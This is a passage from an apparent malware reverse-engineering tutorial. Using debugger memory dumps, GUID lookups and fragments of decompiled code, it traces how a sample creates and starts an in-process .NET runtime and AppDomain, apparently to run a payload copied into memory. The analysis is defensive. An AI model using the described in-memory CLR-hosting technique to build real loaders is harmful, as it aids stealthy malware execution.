- **ppUnk**: “A pointer to the queried interface.”

Here are the arguments that are passed into `CLRRuntimeInfoImpl::GetInterface` (Figure 4.9.3):

```
1: [esp] 015FFB28 <ICLRRuntimeInfo> (015FFB28)
2: [esp+4] 06710880 06710880
3: [esp+8] 06710890 06710890
4: [esp+C] 0581E98C 0581E98C
```

Figure 4.9.3

Excluding the `ICLRRuntimeInfo` pointer, the next two arguments are identifiers, as stated by the documentation. Let’s check what class and interface corresponds to the identifiers:

Address	Hex	ASCII
06710880	23 67 2F CB 3A AB D2 11 9C 40 00 C0 4F A3 0A 3E	#g/Ë:«Ò..@.ÀO£.>
06710890	22 67 2F CB 3A AB D2 11 9C 40 00 C0 4F A3 0A 3E	"g/Ë:«Ò..@.ÀO£.>

Figure 4.9.4: The memory dump of `0x06710880` and `0x06710890`

We were able to find these GUIDs in `mscoree.h`, which is included in the .NET framework development pack (Figure 4.9.5):

mscoree - Notepad

File Edit Format View Help

```
#define CLR_ASSEMBLY_MINOR_VERSION      ( 0 )

#define CLR_ASSEMBLY_BUILD_VERSION      ( 0 )

EXTERN_GUID(LIBID_mscoree, 0x5477469e,0x83b1,0x11d2,0x8b,0x49,0x00,0xa0,0xc9,0xb7,0xc9,0xc4);
EXTERN_GUID(CLSID_CorRuntimeHost, 0xcb2f6723, 0xab3a, 0x11d2, 0x9c, 0x40, 0x00, 0xc0, 0x4f, 0xa3, 0x0a, 0x3e);
EXTERN_GUID(CLSID_TypeNameFactory, 0xB81FF171, 0x20F3, 0x11d2, 0x8d, 0xcc, 0x00, 0xa0, 0xc9, 0xb0, 0x05, 0x25);
EXTERN_GUID(CLSID_CLRRuntimeHost, 0x90F1A06E, 0x7712, 0x4762, 0x86, 0xB5, 0x7A, 0x5E, 0xBA, 0x6B, 0xDB, 0x02);
EXTERN_GUID(CLSID_ComCallUnmarshal, 0x3F281000,0xE95A,0x11d2,0x88,0x6B,0x00,0xC0,0x4F,0x86,0x9F,0x04);
EXTERN_GUID(CLSID_ComCallUnmarshalV4, 0x45fb4600,0xe6e8,0x4928,0xb2,0x5e,0x50,0x47,0x6f,0xf7,0x94,0x25);
EXTERN_GUID(IID_IObjectHandle, 0xc460e2b4, 0xe199, 0x412a, 0x84, 0x56, 0x84, 0xdc, 0x3e, 0x48, 0x38, 0xc3);
EXTERN_GUID(IID_IManagedObject, 0xc3fcc19e, 0xa970, 0x11d2, 0x8b, 0x5a, 0x00, 0xa0, 0xc9, 0xb7, 0xc9, 0xc4);
EXTERN_GUID(IID_IApartmentCallback, 0x178e5337, 0x1528, 0x4591, 0xb1, 0xc9, 0x1c, 0x6e, 0x48, 0x46, 0x86, 0xd8);
EXTERN_GUID(IID_ICatalogServices, 0x04c6be1e, 0x1db1, 0x4058, 0xab, 0x7a, 0x70, 0x0c, 0xcc, 0xfb, 0xf2, 0x54);
EXTERN_GUID(IID_ICorRuntimeHost, 0xcb2f6722, 0xab3a, 0x11d2, 0x9c, 0x40, 0x00, 0xc0, 0x4f, 0xa3, 0x0a, 0x3e);
EXTERN_GUID(IID_ICorThreadpool, 0x84680D3A, 0xB2C1, 0x46e8, 0xAC, 0xC2, 0xDB, 0xC0, 0xA3, 0x59, 0x15, 0x9A);
EXTERN_GUID(IID_ICLRDebugManager, 0xdcaec6, 0x2ac0, 0x43a9, 0xac, 0xf9, 0x1e, 0x36, 0xc1, 0x39, 0xb1, 0xd);
EXTERN_GUID(IID_IHostMemoryNeededCallback, 0x47EB8E57, 0x0846, 0x4546, 0xAF, 0x76, 0x6F, 0x42, 0xFC, 0xFC, 0x26, 0x49);
EXTERN_GUID(IID_IHostMalloc, 0x1831991C, 0xCC53, 0x4A31, 0xB2, 0x18, 0x04, 0xE9, 0x10, 0x44, 0x64, 0x79);
EXTERN_GUID(IID_IHostMemoryManager, 0x7BC698D1, 0xF9E3, 0x4460, 0x9C, 0xDE, 0xD0, 0x42, 0x48, 0xE9, 0xFA, 0x25);
EXTERN_GUID(IID_ICLRTask, 0x28E66A4A, 0x9906, 0x4225, 0xB2, 0x31, 0x91, 0x87, 0xc3, 0xeb, 0x86, 0x11);
EXTERN_GUID(IID_ICLRTask2, 0x28E66A4A, 0x9906, 0x4225, 0xB2, 0x31, 0x91, 0x87, 0xc3, 0xeb, 0x86, 0x12);
EXTERN_GUID(IID_IHostTask, 0xC2275828, 0xC4B1, 0x4B55, 0x82, 0xC9, 0x92, 0x13, 0x5F, 0x74, 0xDF, 0x1A);
EXTERN_GUID(IID_ICLRTaskManager, 0x4862efbe, 0x3ae5, 0x44f8, 0x8F, 0xEB, 0x34, 0x61, 0x90, 0xeE, 0x8A, 0x34);
EXTERN_GUID(IID_IHostTaskManager, 0x997FF24C, 0x43B7, 0x4352, 0x86, 0x67, 0x0D, 0xC0, 0x4F, 0xAF, 0xD3, 0x54);
EXTERN_GUID(IID_IHostThreadpoolManager, 0x983D50E2, 0xCB15, 0x466B, 0x80, 0xFC, 0x84, 0x5D, 0xC6, 0xE8, 0xC5, 0xFD);
EXTERN_GUID(IID_ICLRIoCompletionManager, 0x2D74CE86, 0xB8D6, 0x4C84, 0xB3, 0xA7, 0x97, 0x68, 0x93, 0x3B, 0x3C, 0x12);
```

Figure 4.9.5

`CB2F6723-AB3A-11D2-9C40-00C04FA30A3E: CLSID_CorRuntimeHost`
`CB2F6722-AB3A-11D2-9C40-00C04FA30A3E: IID_ICorRuntimeHost`

It appears that the malware is attempting to get a pointer to the `ICorRuntimeHost` interface. Let's step over the function call and keep an eye on `0x0581E98C` where the pointer of the new interface will be stored.

`0x0581E98C` **before** `CLRRuntimeInfoImpl::GetInterface` is called (Figure 4.9.6):

Address	Hex	ASCII
0581E98C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0581E99C	00 00 00 00 00 00 00 00 73 68 65 6C 6C 33 32 00	........shell32.

Figure 4.9.6

`0x0581E98C` **after** `CLRRuntimeInfoImpl::GetInterface` is called (Figure 4.9.7):

Address	Hex	ASCII
0581E98C	C0 65 5F 01 00 00 00 00 00 00 00 00 00 00 00 00	Àe_..............
0581E99C	00 00 00 00 00 00 00 00 73 68 65 6C 6C 33 32 00	........shell32.

Figure 4.9.7

The pointer to the interface is at `0x015F65C0` (Figure 4.9.8):

Address	Hex	ASCII
015F65C0 <icor_runtime_host>	0C F2 5F 6A 64 F2 5F 6A 9C F2 5F 6A C0 F2 5F 6A	.ò_jdò_j.ò_jÀò_j
015F65D0	DC F2 5F 6A F0 F2 5F 6A 00 F3 5F 6A 00 00 00 00	Üò_jðò_j.ó_j....
015F65E0	00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00	....
015F65F0	AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00	«««««««««.......
015F6600	C1 D7 D8 80 26 A3 00 18 C8 A2 5E 01 01 00 00 00	Á×Ø.&£..È¢^.....
015F6610	AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00	«««««««««.......
015F6620	C2 D7 D8 83 2B A3 00 24 42 00 74 00 68 00 53 00	Â×Ø.+£.$B.t.h.S.
015F6630	65 00 72 00 76 00 45 00 70 00 00 00 AB AB AB AB	e.r.v.E.p...««««
015F6640	AB AB AB AB EE FE EE FE EE FE EE FE EE FE EE FE	««««îþîþîþîþîþîþ
015F6650	00 00 00 00 00 00 00 00 CE D7 D8 8F 28 A3 00 18	........Î×Ø.(£..
015F6660	4F 00 4C 00 45 00 46 00 32 00 32 00 32 00 32 00	O.L.E.F.2.2.2.2.
015F6670	42 00 39 00 32 00 46 00 33 00 31 00 42 00 33 00	B.9.2.F.3.1.B.3.
015F6680	35 00 42 00 45 00 41 00 45 00 35 00 43 00 31 00	5.B.E.A.E.5.C.1.

Figure 4.9.8

We'll also add a new member to our custom structure:




Figure 4.9.9: Adding a new member of type `ICorRuntimeHost *` to `struc_1`

```
00000000 ; Ins/Del : create/delete structure
00000000 ; D/A/*   : create structure member (data/ascii/array)
00000000 ; N       : rename structure or structure member
00000000 ; U       : delete structure member
00000000 ; -------------------------------------------------------------------------
00000000
00000000 struc_1         struc ; (sizeof=0xC, mappedto_2)
00000000 iclr_metahost   dd ?                    ; offset
00000004 iclr_runtime_info dd ?                  ; offset
00000008 icor_runtime_host dd ?                  ; offset
0000000C struc_1         ends
0000000C
00000000 ; [0000003C BYTES. COLLAPSED STRUCT ICLRRuntimeInfo_vtbl. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED STRUCT ICLRMetaHost. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [00000004 BYTES. COLLAPSED STRUCT IUnknown. PRESS CTRL-NUMPAD+ TO EXPAND]
```

Figure 4.9.10: `struc_1` after adding `icor_runtime_host`

After adding `icor_runtime_host` and decompiling (Figure 4.9.11):

```
43    a3->iclr_metahost = 0;
44    goto LABEL_10;
45  }
46  multi_byte_to_wide_char(a1, a2 + 12, v30);
47  iclr_metahost = a3->iclr_metahost;
48  p_iclr_runtime_info = &a3->iclr_runtime_info;
49  v7 = a3->iclr_metahost->__vftable;
50  v27 = &a3->iclr_runtime_info;
51  v3 = ((int (__cdecl *)(ICLRMetaHost *, int *, int))v7->GetRuntime)(iclr_metahost, v30, a1 + 2160);
52  if ( v3 < 0 )
53  {
54    *p_iclr_runtime_info = 0;
55  }
56  else
57  {
58    v3 = (*p_iclr_runtime_info)->IsLoadable(*p_iclr_runtime_info, (BOOL *)v28);
59    if ( v3 < 0 )
60      goto LABEL_10;
61    if ( v27 )
62      v3 = (*p_iclr_runtime_info)->GetInterface(
63             *p_iclr_runtime_info,
64             (const IID *)(a1 + 2176),
65             (const IID *)(a1 + 2192),
66             (LPVOID *)&a3->icor_runtime_host);
67  }
68  if ( v3 >= 0 )
69    goto LABEL_9;
70LABEL_10:
71  p_icor_runtime_host = &a3->icor_runtime_host;
72  v24 = a1 + 2192;
73  v23 = a1 + 2176;
```

Figure 4.9.11

`ICorRuntimeHost::Start`

We'll step forward until the next function, which also has the `off_28` label (Figure 4.10.1):

```
70 LABEL_10:
71   p_icor_runtime_host = &a3->icor_runtime_host;
72   v24 = a1 + 2192;
73   v23 = a1 + 2176;
74   v22 = 0;
75   v21 = 0;
76   v3 = (*(int (**)(void))(a1 + 228))();
77 LABEL_11:
78   if ( v3 >= 0 )
79   {
80     if ( (*(int (__cdecl **)(ICorRuntimeHost *, int))((char *)&off_28 + (unsigned int)a3->icor_runtime_host->__vftable))(
81            a3->icor_runtime_host,
82            v21) >= 0 )
83     {
84       v9 = a3 + 1;
85       if ( *(_BYTE *)(a2 + 268) )
86       {
87         multi_byte_to_wide_char(a1, a2 + 268, v26);
88         v11 = (const WCHAR *)(*(int (__cdecl **)(int *))(a1 + 176))(v26);
89         a3->icor_runtime_host->CreateDomain(a3->icor_runtime_host, v11, 0, (IUnknown **)&a3[1]);
90         (*(void (__cdecl **)(const WCHAR *))(a1 + 180))(v11);
91         v10 = v20;
92         v9 = a3 + 1;
93       }
94       else
95       {
96         v10 = a3->icor_runtime_host->GetDefaultDomain(a3->icor_runtime_host, (IUnknown **)&a3[1]);
97       }
98       if ( v10 >= 0
99         && v9->iclr_metahost->QueryInterface(
100              v9->iclr_metahost,
```

Figure 4.10.1

We'll need to correct the function pointer here as well by changing the `call ds:off_28[ecx]` instruction to `call dword ptr [ecx+28h]`:

A side-by-side comparison of the original assembly on the right, and the corresponding decompiled code on the left (Figure 4.10.2):

```
70 LABEL_10:
71   p_icor_runtime_host = &a3->icor_runtime_host;
72   v24 = a1 + 2192;
73   v23 = a1 + 2176;
74   v22 = 0;
75   v21 = 0;
76   v3 = (*(int (**)(void))(a1 + 228))();
77 LABEL_11:
78   if ( v3 >= 0 )
79   {
80     if ( (*(int (__cdecl **)(ICorRuntimeHost *, int))((char *)&off_28 + (unsigned
81            a3->icor_runtime_host,
82            v21) >= 0 )
83     {
84       v9 = a3 + 1;
85       if ( *(_BYTE *)(a2 + 268) )
86       {
87         multi_byte_to_wide_char(a1, a2 + 268, v26);
88         v11 = (const WCHAR *)(*(int (__cdecl **)(int *))(a1 + 176))(v26);
89         a3->icor_runtime_host->CreateDomain(a3->icor_runtime_host, v11, 0, (IUnkn
90         (*(void (__cdecl **)(const WCHAR *))(a1 + 180))(v11);
91         v10 = v20;
92         v9 = a3 + 1;
93       }
94       else
95       {
96         v10 = a3->icor_runtime_host->GetDefaultDomain(a3->icor_runtime_host, (IUn
97       }
98       if ( v10 >= 0
```

```
seg000:00108E41 loc_108E41:                             ; CODE XREF: sub_108D67+E
seg000:00108E41                 test    eax, eax
seg000:00108E43                 jns     short loc_108E55
seg000:00108E45                 and     dword ptr [ebx+8], 0
seg000:00108E49                 xor     eax, eax
seg000:00108E4B                 jmp     loc_108F6B
seg000:00108E50 ; ---------------------------------------------------------------
seg000:00108E50
seg000:00108E50 loc_108E50:                             ; CODE XREF: sub_108D67+4
seg000:00108E50                 and     dword ptr [ebx], 0
seg000:00108E53                 jmp     short loc_108E25
seg000:00108E55 ; ---------------------------------------------------------------
seg000:00108E55
seg000:00108E55 loc_108E55:                             ; CODE XREF: sub_108D67+D
seg000:00108E55                 mov     eax, [ebx+8]
seg000:00108E58                 push    eax
seg000:00108E59                 mov     ecx, [eax]
seg000:00108E5B                 call    ds:off_28[ecx]
seg000:00108E5E                 test    eax, eax
seg000:00108E60                 js      loc_108F67
seg000:00108E66                 lea     eax, [ebp+10Ch]
seg000:00108E6C                 cmp     byte ptr [eax], 0
seg000:00108E6F                 lea     esi, [ebx+0Ch]
seg000:00108E72                 jnz     short loc_108E80
seg000:00108E74                 mov     eax, [ebx+8]
seg000:00108E77                 push    esi
seg000:00108E78                 push    eax
seg000:00108E79                 mov     ecx, [eax]
seg000:00108E7B                 call    dword ptr [ecx+34h]
```

Figure 4.10.2

After changing the instruction and decompiling, the function now gets resolved as `Start` (Figure 4.10.3):




Figure 4.10.3

While *IDA* correctly resolves the function, *x64dbg* is having some trouble (Figure 4.10.4):




Figure 4.10.4

As before, we can help out *x64dbg* by downloading the symbols for `clr.dll` (Figure 4.10.5):




Figure 4.10.5

Now, *x64dbg* resolves the function as `CorHost::Start()` (Figure 4.10.6):




Figure 4.10.6

According to the documentation, this method is what actually starts the .NET runtime.

Summary

We've spent quite a while stepping past functions and examining their arguments and return values. Let's take a moment to recap and list those functions here:

- `CLRCreateInstance`
- `ICLRMetaHost::GetRuntime`
- `CLRRuntimeInfoImpl:IsLoadable`
- `CLRRuntimeInfoImpl::GetInterface`
- `ICorRuntimeHost::Start`

We'll take this opportunity to step back and ask ourselves what the malware is doing here. Searching for the functions we encountered above yields many articles written about running .NET assemblies from C/C++ code, or running managed executables inside unmanaged/native executables. Recall in our earlier discussion regarding unmanaged vs. managed code that managed code must be run inside a CLR. What it looks like the malware is doing here is that it uses a series of API functions to create a CLR, most likely to prepare to run the PE file that was copied into memory earlier.

Part 5: Loading the next stage payload

In the last section, we learned about importing *IDA* type libraries, using GUIDs to identify interfaces, and fixing decompiled code. In the process, we observed that the malware copied a PE file into memory and used a series of API functions to create and start a .NET runtime.

Copying the executable to a `SAFEARRAY`

The next function is another call to `multi_byte_to_wide_char` (Figure 5.1.1):

```
76    icor_runtime_host = a3->icor_runtime_host;
77    if ( ((int (*)(void))icor_runtime_host->Start)() >= 0 )
78    {
79      v9 = a3 + 1;
80      if ( *(_BYTE *)(a2 + 268) )
81      {
82        multi_byte_to_wide_char(a1, a2 + 268, v22);
83        v11 = (const WCHAR *)(*(int (__cdecl **)(int *))(a1 + 176))(v22);
84        a3->icor_runtime_host->CreateDomain(a3->icor_runtime_host, v11, 0, (IUnknown **)&a3[1]);
85        (*(void (__cdecl **)(const WCHAR *))(a1 + 180))(v11);
86        v10 = (int)icor_runtime_host;
87        v9 = a3 + 1;
88      }
89      else
90      {
91        v10 = a3->icor_runtime_host->GetDefaultDomain(a3->icor_runtime_host, (IUnknown **)&a3[1]);
92      }
93      if ( v10 >= 0
94        && v9->iclr_metahost->QueryInterface(
95             v9->iclr_metahost,
96             (const IID *)(a1 + 2208),
97             (void **)&a3[1].iclr_runtime_info) >= 0 )
98      {
99        v12 = *(_DWORD *)(a2 + 1316);
100       v21[1] = 0;
101       v21[0] = v12;
102       v13 = (*(int (__cdecl **)(int, int, int *))(a1 + 152))(17, 1, v21);
103       v14 = v13;
104       if ( v13 )
105       {
106         v15 = *(_DWORD *)(v13 + 12);
```

Figure 5.1.1

The arguments of `multi_byte_to_wide_char` (Figure 5.1.2):

```
1: [esp] 06710000 <alloced_mem> (06710000)
2: [esp+4] 05EB010C 05EB010C "3MHR976M"
3: [esp+8] 0581E750 0581E750 L"v4.0.30319"
```

Figure 5.1.2

Recall that `multi_byte_to_wide_char` converts the second argument into a wide char string and copies it into the address that's passed in as the third argument:

Address	Hex	ASCII
05EB010C	33 4D 48 52 39 37 36 4D 00 00 00 00 00 00 00 00	3MHR976M........
05EB011C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

Figure 5.1.3: The memory dump of `0x05EB010C`

`0x0581E750` **before** `multi_byte_to_wide_char` is called (Figure 5.1.4):

Address	Hex	ASCII
0581E750	76 00 34 00 2E 00 30 00 2E 00 33 00 30 00 33 00	v.4...0...3.0.3.
0581E760	31 00 39 00 00 00 00 00 69 6E 2D 63 00 00 00 00	1.9.....in-c....

Figure 5.1.4

`0x0581E750` **after** `multi_byte_to_wide_char` is called (Figure 5.1.5):




Figure 5.1.5

Let's step forward until we reach the next function, which *x64dbg* resolves as `SysAllocString` (Figure 5.1.6):




Figure 5.1.6

Argument of `SysAllocString` (Figure 5.1.7):




Figure 5.1.7

According to the documentation, `SysAllocString` simply "allocates a new string and copies the passed string into it". After stepping over the function call, a pointer to the newly allocated string is returned:

Figure 5.1.8: Return value of `SysAllocString`

We'll label this buffer in *x64dbg* and *IDA Pro* (Figure 5.1.9):




Figure 5.1.9

The decompiled code after commenting the line where `SysAllocString` is called (Figure 5.1.10):

```
76    icor_runtime_host = a3->icor_runtime_host;
77    if ( ((int (*)(void))icor_runtime_host->Start)() >= 0 )
78    {
79      v9 = a3 + 1;
80      if ( *(_BYTE *)(a2 + 268) )
81      {
82        multi_byte_to_wide_char(a1, a2 + 268, v22);
83        alloced_str = (const WCHAR *)(*(int (__cdecl **)(int *))(a1 + 176))(v22);// SysAllocString
84        a3->icor_runtime_host->CreateDomain(a3->icor_runtime_host, alloced_str, 0, (IUnknown **)&a3[1]);
85        (*(void (__cdecl **)(const WCHAR *))(a1 + 180))(alloced_str);
86        v10 = (int)icor_runtime_host;
87        v9 = a3 + 1;
88      }
89      else
90      {
91        v10 = a3->icor_runtime_host->GetDefaultDomain(a3->icor_runtime_host, (IUnknown **)&a3[1]);
92      }
93      if ( v10 >= 0
94        && v9->iclr_metahost->QueryInterface(
95             v9->iclr_metahost,
96             (const IID *)(a1 + 2208),
97             (void **)&a3[1].iclr_runtime_info) >= 0 )
98      {
99        v12 = *(_DWORD *)(a2 + 1316);
100       v21[1] = 0;
101       v21[0] = v12;
102       v13 = (*(int (__cdecl **)(int, int, int *))(a1 + 152))(17, 1, v21);
103       v14 = v13;
104       if ( v13 )
105       {
106         v15 = *(_DWORD *)(v13 + 12);
```

Figure 5.1.10

`CorHost::CreateDomain`

The next function is `CorHost::CreateDomain` (Figure 5.2.1):

```
76    icor_runtime_host = a3->icor_runtime_host;
77    if ( ((int (*)(void))icor_runtime_host->Start)() >= 0 )
78    {
79      v9 = a3 + 1;
80      if ( *(_BYTE *)(a2 + 268) )
81      {
82        multi_byte_to_wide_char(a1, a2 + 268, v22);
83        alloced_str = (const WCHAR *)(*(int (__cdecl **)(int *))(a1 + 176))(v22);// SysAllocString
84        a3->icor_runtime_host->CreateDomain(a3->icor_runtime_host, alloced_str, 0, (IUnknown **)&a3[1]);
85        (*(void (__cdecl **)(const WCHAR *))(a1 + 180))(alloced_str);
86        v10 = (int)icor_runtime_host;
87        v9 = a3 + 1;
88      }
89      else
90      {
91        v10 = a3->icor_runtime_host->GetDefaultDomain(a3->icor_runtime_host, (IUnknown **)&a3[1]);
92      }
93      if ( v10 >= 0
94        && v9->iclr_metahost->QueryInterface(
95             v9->iclr_metahost,
96             (const IID *)(a1 + 2208),
97             (void **)&a3[1].iclr_runtime_info) >= 0 )
98      {
99        v12 = *(_DWORD *)(a2 + 1316);
100       v21[1] = 0;
101       v21[0] = v12;
102       v13 = (*(int (__cdecl **)(int, int, int *))(a1 + 152))(17, 1, v21);
103       v14 = v13;
104       if ( v13 )
105       {
106         v15 = *(_DWORD *)(v13 + 12);
```

Figure 5.2.1

Arguments of `CorHost::CreateDomain` (Figure 5.2.2):

```
1: [esp] 015F65C0 <icor_runtime_host> (015F65C0)
2: [esp+4] 015D3004 <alloced_str> (015D3004) L"3M
3: [esp+8] 00000000 00000000
4: [esp+C] 0581E990 0581E990
```

Figure 5.2.2

The documentation for `CorHost::CreateDomain` lists the following as arguments:

- **pwzFriendlyName**: “An optional parameter used to give a friendly name to the domain. This friendly name can be displayed in user interfaces such as debuggers to identify the domain.”
- **pIdentityArray**: “An optional array of pointers to `IIdentity` instances that represent evidence mapped through security policy to establish a permission set. An `IIdentity` object can be obtained by calling the `CreateEvidence` method.”
- **pAppDomain**: “An interface pointer of type `_AppDomain` to an instance of `System.AppDomain` that can be used to further control the domain.”

As we can see from the documentation, `CreateDomain` creates an AppDomain. An AppDomain is an isolated environment that runs within a CLR instance. A single CLR instance can manage multiple AppDomains, allowing multiple applications to run within a single .NET process.

An AppDomain can be created from managed code with the `AppDomain.CreateDomain` method, or from unmanaged code like we're observing here with `CorHost::CreateDomain`. When an AppDomain is created, memory and internal structures are allocated for the new AppDomain, security settings and other configurations are applied, and a COM interface to the domain is returned. Once an AppDomain is created, .NET assemblies can be loaded into it and run.

Returning to the arguments, "`3MHR976M`" will be the friendly name of the domain, and `0x0581E990` will contain a pointer to the newly created domain. As usual, we'll confirm with a before and after:

`0x0581E990` **before** `CorHost::CreateDomain` is called (Figure 5.2.3):

```
0581E990  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0581E9A0  00 00 00 00 73 68 65 6C 6C 33 32 00 00 00 00 00  ....shell32.....
```

Figure 5.2.3

`0x0581E990` **after** `CorHost::CreateDomain` is called (Figure 5.2.4):

```
Address   Hex                                              ASCII
0581E990  0C 00 2C 03 00 00 00 00 00 00 00 00 00 00 00 00  .,..............
0581E9A0  00 00 00 00 73 68 65 6C 6C 33 32 00 00 00 00 00  ....shell32.....
```

